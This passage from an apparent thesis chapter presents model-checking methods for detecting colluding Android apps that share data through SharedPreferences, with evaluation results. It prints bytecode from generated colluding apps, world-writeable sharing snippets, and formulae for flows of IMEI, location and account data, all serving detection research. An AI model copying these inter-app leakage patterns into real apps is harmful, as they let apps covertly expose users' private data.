Conditional jumps are instead modelled as non-deterministic choices. Thus, in a similar way all the Java Bytecode instructions are translated into CCS processes. For more details, the reader can refer to [24].

Heuristic function definition - Detection of colluding applications is a problem. Unfortunately, there are no effective tools due the search space of all possible combination of apps. There are millions of applications in the marketplace, and any two (or more) applications might be malicious and colluding.

Supposing n is the number of the applications in the marketplace. Analyzing all the possible pairs of colluding applications, approximately n^2 tests have to be performed, while analyzing all possible triples of colluding applications, approximately n^3 tests are required. Thus, the cost of analysis grows exponentially with the number of the concurrently analyzed applications. Effective methods are needed to narrow down the search to collusion candidates of interest. Moreover, applications share different resources, that might be used, individually or together. My heuristic function monitors every possible code path to every read/write of a shared resource.

To reduce the number of the analyzed applications and to identify which sets of applications must be considered together for collusion, I propose a heuristic function that

[1] https://sourceforge.net/projects/dex2jar/
[2] https://docs.oracle.com/javase/8/docs/technotes/tools/unix/jar.html
[3] https://commons.apache.org/proper/commons-bcel/

divides the applications depending on the used shared resources. In this preliminary analysis, I consider only the “Shared Preferences". A categorization is made considering:

- application that performs a “put" on a shared resource as shown by code snippet in Figure 5.1;
- application that performs a “get" on a shared resource as shown by code snippet in Figure 5.2.

This is encoded in two μ-calculus logic formulae shown in Table 5.1 characterizing the put/get sets. The φ_{PUT} formula is true if a process is able to perform the following sequence of actions:
$InvokegetSharedPreferences$, $invokeedit$, $invokeputString$, $invokecommit$.
For the φ_{GET} formula, the sequence of actions that a process has to be performed is: $invokegetSharedPreferences$, $invokegetString$.

```
aload0 // reference to self
getfield com/acid/tQ09EF3RIS2TEX7DHVXHUO3UT0MO3GD6T/PlainActivity$1.val$data:java.lang.String
astore1
aload0 // reference to self
getfield com/acid/tQ09EF3RIS2TEX7DHVXHUO3UT0MO3GD6T/PlainActivity$1.this$0:com.acid.tQ09EF3RIS2TEX7DHVXHUO3UT0MO3GD6
ldc "MZ32K8PVJOVTLQ4" (java.lang.String)
iconst_5
invokevirtual com/acid/tQ09EF3RIS2TEX7DHVXHUO3UT0MO3GD6T/PlainActivity getSharedPreferences((Ljava/lang/String;I)Lar
invokeinterface android/content/SharedPreferences edit(()Landroid/content/SharedPreferences$Editor;);
ldc "F82Y1ZKBZL6GKEC" (java.lang.String)
aload1
invokeinterface android/content/SharedPreferences$Editor putString((Ljava/lang/String;Ljava/lang/String;)Landroid/c
invokeinterface android/content/SharedPreferences$Editor commit(()Z);
pop
ldc "Collusion" (java.lang.String)
ldc "File saved to Shared Preferences" (java.lang.String)
invokestatic android/util/Log v((Ljava/lang/String;Ljava/lang/String;)I);
```

Figure 5.1: *Bytecode snippet related to “Shared Preferences" with the aim of putting data.*

```
L7 {
    aload2
    ifnull L4
    aload2
    ldc "MZ32K8PVJOVTLQ4" (java.lang.String)
    iconst_5
    invokevirtual android/content/Context getSharedPreferences((Ljava/lang/String;I)Landroid/content/SharedPreferences;);
    ldc "F82Y1ZKBZL6GKEC" (java.lang.String)
    ldc "notfound" (java.lang.String)
    invokeinterface android/content/SharedPreferences getString((Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;);
    astore1
}
```

Figure 5.2: *Bytecode snippet related to “Shared Preferences" with the aim of getting data.*

The methodology uses the above heuristic function to be supported in finding a pair of colluding applications as soon as possible. In fact, once obtained the different sets of applications (produced by my heuristic function), I will analyze, as explained in the next step, only applications belonging to those sets. In this way I combat the large search space of all possible combinations of applications. In addition, the heuristic function has a low computing cost since it is based on checking a temporal logic formula in the CCS processes presenting the applications.

Table 5.1: *GET and PUT formulae related to the heuristic function*

$$
\begin{aligned}
\varphi_{PUT} &= \mu X.\, \langle invokegetSharedPreferences \rangle\, \varphi_{PUT_1} \vee \\
&\quad \langle -invokegetSharedPreferences \rangle\, X \\
\varphi_{PUT_1} &= \mu X.\, \langle invokeedit \rangle\, \varphi_{PUT_2} \vee \langle -invokeedit \rangle\, X \\
\varphi_{PUT_2} &= \mu X.\, \langle invokeputString \rangle\, \varphi_{PUT_3} \vee \langle -invokeputString \rangle\, X \\
\varphi_{PUT_3} &= \mu X.\, \langle invokecommit \rangle\, \mathtt{tt} \vee \langle -invokecommit \rangle\, X \\
\\
\varphi_{GET} &= \mu X.\, \langle invokegetSharedPreferences \rangle\, \varphi_{GET_1} \vee \\
&\quad \langle -invokegetSharedPreferences \rangle\, X \\
\varphi_{GET_1} &= \mu X.\, \langle invokegetString \rangle\, \mathtt{tt} \vee \langle -invokegetString \rangle\, X
\end{aligned}
$$

Coupler definition - Using the above explained heuristic function, I obtain a set of application pairs for the Shared Preferences, in the following called S_{sp}.

For each $(p, q) \in S_{sp}$ I define the following CCS process:

$$Proc_{pq} = (p \,|C|\, q) \backslash L$$

where:

- p and q are the CCS representation of the applications that potentially may colluding, since obtained by the heuristic function.
- C is the coupler definition process which aims at identifying whether p and q collude. For lack of space, I omit the general definition of the process C (i.e., the coupler), but in Figure 5.3 I report a simple example.
- L is the set of communication actions. Referring again to Figure 5.3, $L = \{Preferences\_NAME,\ invokeSharedPreferences, resource\_ID,\ invokeputString,\ invokegetString\}$.

Formal verification - The last step consists in the application of a formal verification environment, including a Model Checker. This step checks the CCS process $Proc_{pq}$ above defined, for each $(p, q) \in S_{sp}$.

In this approach, I invoke the Concurrency Workbench, Aalborg Edition (CAAL) tool [14] as formal verification environment. CAAL is one of the most popular environments for verifying concurrent systems, which supports several different specification languages, among which CCS. In the CAAL the verification of temporal logic formulae is based on Model Checking [71].

When the result of the CAAL Model Checker is true, i.e., CCS process $Proc_{pq}$ satisfies a μ-calculus formula encoding the colluding notion, it means that my method considers two applications p and q under analysis colluding, false otherwise.

5.2.2 Experimentation

In order to test my methodology I have used a dataset generated with the *Application Collusion Engine* (ACE) system proposed by Blasco and Chen in [31]. The ACE



Figure 5.3: *An example of the Coupler process*

system is able to automatically generate combinations of colluding and non-colluding Android applications to evaluate different collusion detection and protection methods. For the experiment I have generated 80 couples of colluding applications (160 different applications) communicating through *SharedPreferences* and 80 couples of colluding applications (160 different applications) not using this type of communication. Therefore, is been considered a dataset composed of 320 colluding applications, where only 160 of they show the malicious action with the *SharedPreferences*.

I have considered 300 malware samples belonging to Opfake family, in order to verify whether there are collusions also in real-world malware. In case one of the 300 applications is identified as colluding, it is very likely that the app is problematic.
My dataset is composed of 620 different samples.

5.2.3 Results

The results achieved by the methodology seem to be very promising. They are depicted in Table 5.2. As shown, my method is able to correctly identify all the 80 couples of colluding applications exposing the malicious behaviour using the Shared Preferences. The number of actual pairs tested with the approach should be considered. Using the heuristic function, I am able to consider only 6,400 possible pairs of different applications. Without the heuristic function the theoretical number of actual couples of applications is equal to the binomial coefficient since there are $\binom{620}{2}$ ways to choose a subset of 2 elements from a set of 620 elements. With the heuristic function I have obtained a reduction greater than 87%. Another strength derived from the heuristic function is the localization of colluding actions. Through the verification of the logic formula I am able to localize, at method grained, where an application puts (resp. gets) sensible data in the Shared Preferences. Then, using the coupler process I am able to combine the two applications under analysis and verify whether collusion occurs. Thus, my

methodology identifies the collusion actions and localizes the right point in the code of the collusion. This can help the analysts to quickly disarm the malicious behavior.

Table 5.2: *Colluding Evaluation*

APPs	Theoretical Couples	# PUT	# GET	Effective Couples	# Colluding Couples
620	$\binom{620}{2}$	80	80	6,400	80

5.3 Detection of Collusion attacks in a mobile environment using Model Checking

In this section I present an improvement of the method based on the detection of Colluding applications based on Model Checking [61], which consists in the introduction of a new heuristic function which aims at reducing the number of analyzed applications. The function has always been defined using the μ-calculus temporal logic and is based on Model Checking. In particular, in this section I focus on *String* resources shared exploiting Android *SharedPreferences*.

5.3.1 Method

To detect and verify colluding Android applications, I have build the methodology starting from the binary code. The choice is fell on the application Bytecode since this type of code is always reachable as opposed to the source code that is not always possible to achieve due to the obfuscation of the same. The first step consists to define the formal model that allows to create a model of the Android application. In this way I have a general model with which is possible check every type of property on the system.

For the Formal Model creation I adopted the same procedure used in 5.2 and in this section I consider two heuristic functions to reduce the number of analyzed applications.

First Heuristic - The first heuristic function is based on the uses of the *SharedPreferences* and monitors every possible code path for each read/write of a *string* shared resource. It makes a division of the applications based on the different use of the shared resources.

To show how *SharedPreferences* are working, let us consider the Android code snippet below shown: it represents an example of *SharedPreferences* invocation, in particular the code snippet retrieves by invoking the *getString* methods a string value from the *SharedPreferences* (stored in the *value1* variable).

```
1 SharedPreferences sharedPreferences = this.getSharedPreferences("SharedPreferences",
      Context.MODE_WORLD_WRITEABLE);
2 String value1 = sharedPreferences.getString("value1","defaultValue");
```

The second Android code snippet presents the *SharedPreferences* writing invocations.

```
1 SharedPreferences sharedPreferences= this.getSharedPreference("SharedPreferences",
      Context.MODE_WORLD_WRITEABLE);
2
3 SharedPreferences.Editor editor = sharedPreferences.edit();
4 editor.putString("value1", "information");
```



Figure 5.4: *First heuristic flowchart about PUT property.*

In particular the information in the *SharedPreferences* are stored using the *putString* methods.

As discussed in literature [54], it is very easy for two applications to share (sensitive) data by only knowing the name of the *SharedPreferences* (in the code snippets *SharedPreferences*).

Usually an application can execute two different type of operation on a shared resource (i.e., *get* and *put* operations).

I can define these actions after the study of the application behaviour.

I resort to the μ-calculus logic to encode these actions:

- an application can perform a "put" on a shared resource, in this case the formula (Table I - $Formula1$) is true if the process is able to perform the following sequence of actions: $InvokegetSharedPreferences$, $invokeedit$, $invokeputString$, $invokecommit$;
- an application can perform a "get" on a shared resource, in this case the formula (Table I - $Formula2$) is true if the process is able to perform the following sequence of actions: $InvokegetSharedPreferences$, $invokegetString$.

The methodology presented in this section, uses the heuristic function to search a pair of colluding applications in a short time. With the heuristic function it is possible to create two different sets of applications which will be analyzed: the first one containing



Figure 5.5: *First heuristic flowchart about GET property.*

the applications that verify the put property (Figure 5.4), the second one containing the applications that verify the get property (Figure 5.5).

Furthermore the heuristic function allows to reduce the computing cost since it is based on checking a temporal logic formula in the CCS processes representing the applications.

Second Heuristic - The second heuristic function works after the put property verification and is useful to further reduce the search space of the applications that collude based on the execution flow. To verify if there is flow, the tool use FlowDroid.

I need also a system model and system property to apply the model verification technique. To create the system model has been developed an algorithm that start from FlowDroid, it takes in input an application at a time returning an xml file containing the reconstruction of data flow and the description of all sources with the respective sinks. In this way will be created two lists: one for the sources and one for the sinks. These lists are then inserted into hashmap where the source represent the key and the array of sink represent the respective value. To create the model, the flow is modeled as a graph composed of an array of roots and an array of leaves: the sources array is scanned and if the source element is present also in the sinks array, it is deleted from both arrays.

About this work is been developed a recursive algorithm called $CodeSnippet1$, it selects the first root from the roots array, enters in the hashmap (using the root that represents a key) and then finds if this root has sons. If the root has a son, in the CCS file model I go from the root to the son and the recursive algorithm is invoked until all

Table 5.3: *GET and PUT formulae related to the heuristic function*

$Formula1$		
φ_{PUT}	$=$	$\mu X.\langle invokegetSharedPreferences\rangle\ \varphi_{PUT_1} \vee$
		$\langle -invokegetSharedPreferences\rangle\ X$
φ_{PUT_1}	$=$	$\mu X.\langle invokeedit\rangle\ \varphi_{PUT_2} \vee \langle -invokeedit\rangle\ X$
φ_{PUT_2}	$=$	$\mu X.\langle invokeputString\rangle\ \varphi_{PUT_3} \vee \langle -invokeputString\rangle\ X$
φ_{PUT_3}	$=$	$\mu X.\langle invokecommit\rangle\ \texttt{tt} \vee \langle -invokecommit\rangle\ X$
$Formula2$		
φ_{GET}	$=$	$\mu X.\langle invokegetSharedPreferences\rangle\ \varphi_{GET_1} \vee$
		$\langle -invokegetSharedPreferences\rangle\ X$
φ_{GET_1}	$=$	$\mu X.\langle invokegetString\rangle\ \texttt{tt} \vee \langle -invokegetString\rangle\ X$

the roots have been selected. In the end, you get the CCS file ready for checking the model.

Also the compiler definition and the formal verification are performed as in 5.2, using the same CCS process and the same model checker (i.e., CWB-NC).

5.3.2 Experimentation

To demonstrate the effectiveness of the proposed method for detecting colluding applications, I test the methodology with a dataset generated using different sources:

- I have used a dataset generated with Application Collusion Engine (ACE) [31], composed of 480 colluding applications, of which only 160 show the malicious action with the SharedPreferences;
- the second dataset considered is DroidBench 2.0[4], an open dataset to evaluate the effectiveness of taint-analysis tools specifically for Android applications. In this dataset there are no applications that collude, only some use *SharedPreferences*;
- I have also a colluding dataset created by Swansea University containing 14 applications, where there is only a pair of different applications that colludes;
- have been taken a set of "trusted" applications from Google Play Store, divides by their size (from 500kb to 700kb) and a set composed of "trusted" applications taken from the web[5].

5.3.3 Results

To measure the approach's performance I considered four different metrics: Precision, Recall, F-Measure and Accuracy.

I obtain an interesting rate of precision and recall, furthermore during the colluding identification process I have an accuracy ranging between 0.98 and 1.

[4]https://github.com/secure-software-engineering/DroidBench
[5]http://www.freewarelovers.com/android/apps

The developed methodology is able to correctly identify all the 80 couples of colluding applications showing the presence of malicious behaviour using the *SharedPreferences*.

Also about the analysis of trusted applications the method achieves good results, giving for all trusted datasets the indication of not malicious applications.

5.4 Detection of malicious applications inter - communication via Android's Shared Preferences

This section represents an extension of the previous one, since I introduce following contributions: I deep explain the formal model I considered to detect collusion; I present the temporal logic formulae to detect *SharedPreferences* sharing *Int* and *Float* values; I show the temporal logic formulae aimed at detecting the information (for instance the IMEI or the location of the device) shared through *SharedPreferences*; I show a running example to better understand the proposed approach; I better evaluate the proposed approach by adding in the experiment a set of 100 malicious and 100 legitimate real-world applications. Moreover 20 colluding applications developed by me are considered in the experiment, for a total of 993 evaluated applications.

5.4.1 Method

The developed approach for the detection and verification of Android colluding applications starts from the binary analysis code using the Java ByteCode, because the source code is not always reachable like the binary code [65, 134].
Figure 5.6 shows the schema of the proposed approach.

As for the previous sections, in the first step I have defined a formal model from the Java Bytecode of an Android application. With this technique it is possible to build a general model and in this model I can check the system properties.

The formal model is expressed in the CCS process calculus, while the properties are expressed in μ-calculus. The proposed formal model represents a process that starting from the ByteCode is able to simulate the application behaviour.

To obtain the Java ByteCode from the *.apk* file, I use the same process adopted in 5.2.

After this, is executed an algorithm developed by the author in [44, 136] to generate a CCS process for each Java ByteCode instructions. The process to generate the CSS models is aimed at encoding the instructions: an action of the model represents a single Java Bytecode instruction.

The First Heuristic Function: PUT and GET - Given the large number of applications present in official and unofficial stores, the cost of the analysis grows exponentially with the number of applications analyzed at the same time. To reduce the number of colluding candidates to test, I need to find groups of applications that should be considered together for collusion.

I have defined some temporal logic formulae to detect the applications behaviour and recognize collusive ones. The first heuristic function works using the *SharedPreferences*. It checks every read or write of a *String*, *Int* and *Float* shared resources in



Figure 5.6: *The proposed approach for colluding application detection. I highlight the First Heuristic (with the φ_{PUT} and the φ_{GET} properties) and the Second Heuristic (with the χ_P property) aimed at reducing the application comparisons.*

every possible code path. So, is applied a division of the applications relatively to the different shared resource use.

Below I show two Android source code snippets (belonging to two different Android applications), the first one represents a *SharedPreferences GET* (i.e. a *read* operation) of the *String* value (i.e., "defaultValue", read from the "value1" variable).

```
//GET snippet: start
SharedPreferences sharedPreferences = this.getSharedPreferences("SharedPreferences",
Context.MODE_WORLD_WRITEABLE);
String value1 = sharedPreferences.getString("value1","defaultValue");
//GET snippet: end
```

The second snippet, below shown, represents a *SharedPreferences PUT* (i.e., a *write* operation), where the "information" value is stored in the "value1" variable.

```
//PUT snippet: start
SharedPreferences sharedPreferences= this.getSharedPreference
("SharedPreferences", Context.MODE_WORLD_WRITEABLE);
SharedPreferences.Editor editor = sharedPreferences.edit();
editor.putString("value1", "information");
//PUT snippet: end
```

The *GET* and *PUT* snippets show how it is possible for two Android applications to share (sensitive) data between two applications without requiring additional permissions.

As shown from the source code snippets, an application can execute two different operations on a shared resource: *PUT* and *GET*. These actions can be encoded with the μ-calculus logic:

- when an application executes a *PUT* action on a shared resource, the formula (Table 5.4 - $Formula1$) results true if are performed the following actions: *invokegetSharedPreferences*, *invokeedit*, *invokeputString/invokeputInt/invokeputFloat*, *invokecommit*;
- when instead an application executes a *GET* action on a shared resource, the formula (Table 5.4 - $Formula2$) results true if are performed the following actions: *invokegetSharedPreferences*, *invokegetString/invokegetInt/invokegetFloat*.

The heuristic function allows to obtain in a short time two different sets of applications to be analyzed later, where in the first one are contained the applications that verify the *PUT* property, instead in the second one are contained the applications that verify the *GET* property. The reduction in processing costs is given thanks to model checking (which considers as input a class modeled in terms of CCS and a temporal logic formula) which performs a screening and selects only the classes that could potentially generate a collusion. In this way the number of classes to be tested is significantly reduced.

The Second Heuristic Function: FlowDroid - I have thought to a second heuristic based on the flow analysis, with the aim of further reducing the search space of colluding applications. If a *PUT* formula is verified during execution, will be executed *FlowDroid* to check the data flow presence, but it will not be executed if a *GET* property is verified.

This choice is made because a *PUT* action assumes the presence of an active modification and the analysis of the flow can help us understand if any changes have been made.

Table 5.4: *The First Heuristic: the φ_{PUT} property is aimed at detecting methods invoking PUT operations on $SharedPreferences$, while the φ_{GET} property is aimed at detecting methods invoking GET operations on $SharedPreferences$.*

$Formula1$

$$\begin{aligned}
\varphi_{PUT} &= \mu X.\, \langle invokegetSharedPreferences \rangle\, \varphi_{PUT_1} \vee \\
&\quad \langle -invokegetSharedPreferences \rangle\, X \\
\varphi_{PUT_1} &= \mu X.\, \langle invokeedit \rangle\, \varphi_{PUT_2} \vee \langle -invokeedit \rangle\, X \\
\varphi_{PUT_2} &= \mu X.\, \langle invokeputString, invokeputInt, invokeputFloat \rangle\, \varphi_{PUT_3} \vee \\
&\quad \langle -invokeputString, invokeputInt, invokeputFloat \rangle\, X \\
\varphi_{PUT_3} &= \mu X.\, \langle invokecommit \rangle\, \mathtt{tt} \vee \langle -invokecommit \rangle\, X
\end{aligned}$$

$Formula2$

$$\begin{aligned}
\varphi_{GET} &= \mu X.\, \langle invokegetSharedPreferences \rangle\, \varphi_{GET_1} \vee \\
&\quad \langle -invokegetSharedPreferences \rangle\, X \\
\varphi_{GET_1} &= \mu X.\, \langle invokegetString, invokegetInt, invokegetFloat \rangle\, \mathtt{tt} \vee \\
&\quad \langle -invokegetString, invokegetInt, invokegetFloat \rangle\, X
\end{aligned}$$

In Table 5.5 are showed the properties used to verify data flow on the model generated from the *FlowDroid* output. The properties are useful to classify the flow type according to the channel where are passed the data to a specific shared resource.

The channel in this case is represented by the exfiltrated data: I consider *WIFI* (detected by the ψ_{WIFI} formula in Table 5.5), *IMEI* (detected by the ψ_{IMEI} formula in Table 5.5), *GPS* (detected by the ψ_{GPS} formula in Table 5.5), *ACCOUNTS* (detected by the $\psi_{ACCOUNTS}$ formula in Table 5.5), *TASK* (detected by the ψ_{TASK} formula in Table 5.5), *CONT_BOOK_HIST* (detected by the ψ_{CONT} formula in Table 5.5) and *CALL* (detected by the ψ_{CALL} formula in Table 5.5).

The Formal Model Design and Generation - I have create a system model and system properties to be able to use the model verification techniques. For the model development, I start with the definition of an algorithm that is based on the use of *FlowDroid* to take as input one application at a time and to obtain in output an XML file containing the data flow reconstruction that includes the description of the sources and (respective) sinks. Subsequently will be created two lists, one for the sources and one for the sinks respectively. The two lists are used to compose the hashmap, where the key is represented by the source and the value is represented by the array sink.

The model is created building a graph based on the flow, that is composed of an array of roots and an array of leaves. During the execution, the sources array is scanned to verify if the source element is present also in the sinks array and if it is true, then the element is deleted from both arrays. At the end we will find in the sources array all the roots and in the sinks array all the leaves of the flow graph.

I developed a recursive algorithm working in the following way: it selects the first root contained in the roots array, to enter into the hashmap using the root like a key and checks if it has sons. In case there is a son, in the CCS file model I go from the

root to the son and the recursive algorithm will be invoked until all the roots have been selected. In this way, I obtain the CCS file for the model checking.

Coupling Process and Formal Verification - With the heuristic functions application, I am able to obtain a set of applications pairs for the *SharedPreferences* shared resources: these resources can be *String*, *Int* of *Float*. I indicate these resources as $S_{s.r.}$.

For each $(p, q) \in S_{s.r.}$ the CCS process is defined as:

$$Proc_{pq} = (p \mid C \mid q) \backslash L$$

Each component is better described previously in Section 5.2, the principal difference is given by L, the set of communication actions that is composed as follow:

$L = \{Preferences\_NAME,\ invokegetSharedPreferences,\ resource\_ID,$
$invokeputString/\ invokeputInt/\ invokeputFloat,$
$invokegetString/\ invokegetInt/\ invokegetFloat\}$.

At the end is applied a formal verification environment including a model checker (i.e., CWB-NC). For each $(p, q) \in S_{s.r.}$ is checked the CCS process $Proc_{pq}$. When the result is true, then means CCS process $Proc_{pq}$ satisfies a μ-calculus formula encoding the colluding notion. So I can deduce that my approach under colluding analysis considers two applications p and q, false otherwise.

5.4.2 Experimentation

To better understand how the proposed approach is working to malicious colluding detection, in following section I show a running example. I provide the several model automatically generated by the proposed approach. Let me consider two applications: the first one is identified by *FMVPNMY3DT87FD4A2D15ON3KR0243ZUH* hash and the second one by the *B5KH2TM08LBYPA03KHFOWA3E7JB9W0IU* hash.

As highlighted from Figure 5.6 the first step is represented by the *PUT* and the *GET* properties verification. Thus the proposed approach converts all the classes (parsed in ByteCode format obtained by exploiting the BCEL library) into CCS processes. So, each CCS process is checked respectively with the *PUT* and the *GET* formulae.

Figures 5.7 and 5.8 show the graph snippets obtained from the CCS processes that the CWB-NC model checker respectively labelled as *true* when the *GET* and the *PUT* formulae are verified.

The images in Figures 5.7 and 5.8 are given by the representation of an application in a call graph structure, where each arch identifies a Java ByteCode instruction and it is possible to obtain it thanks to the transformation of the class into a CCS process, that simulates the applications' beaviour. In detail I obtained the call graph structure by invoking in the first time "load file.ccs" command on the CWB-NC and then "compile automaton-name.ccs". The two commands respectively permit to load the file in the CWB-NC model checker, while the second enable me to obtain the graph of the automaton.

Each connection in the call graph generated from the model checker is in the following format: $start : action\ \{end\}$ where, $start$: represents the source node, $action$ the ByteCode instruction (i.e., the node action) and with end the destination(s) node(s).

Table 5.5: *The Second Heuristic, aimed at checking with the χ_P property the resource (for instance the device IMEI or the accounts) shared between the $SharedPreferences$ on the model built exploiting the FlowDroid tool.*

$Formula3$

$$
\begin{aligned}
\chi_1 &= \nu X.[query]\,\texttt{ff} \wedge [-query]X \\
\chi_2 &= \nu X.[getString]\,\texttt{ff} \wedge [-getString]X \\
\psi_{CALL_1} &= \mu X.\langle getString\rangle\,\psi_{CALL_2} \vee \langle -getString\rangle\, X \\
\psi_{CALL_2} &= \mu X.\langle putString\rangle\,\texttt{tt} \vee \langle -putString\rangle\, X \\
\psi_{CALL} &= \psi_{CALL_1} \wedge \chi_1 \\
\chi_3 &= \mu X.\langle getString\rangle\,\texttt{tt} \vee \langle -getString\rangle\, X \\
\psi_{CONT_1} &= \mu X.\langle query\rangle\,\psi_{CONT_2} \vee \langle -query\rangle\, X \\
\psi_{CONT_2} &= \mu X.\langle putString\rangle\,\texttt{tt} \vee \langle -putString\rangle\, X \\
\psi_{CONT} &= \psi_{CONT_1} \wedge \chi_3 \\
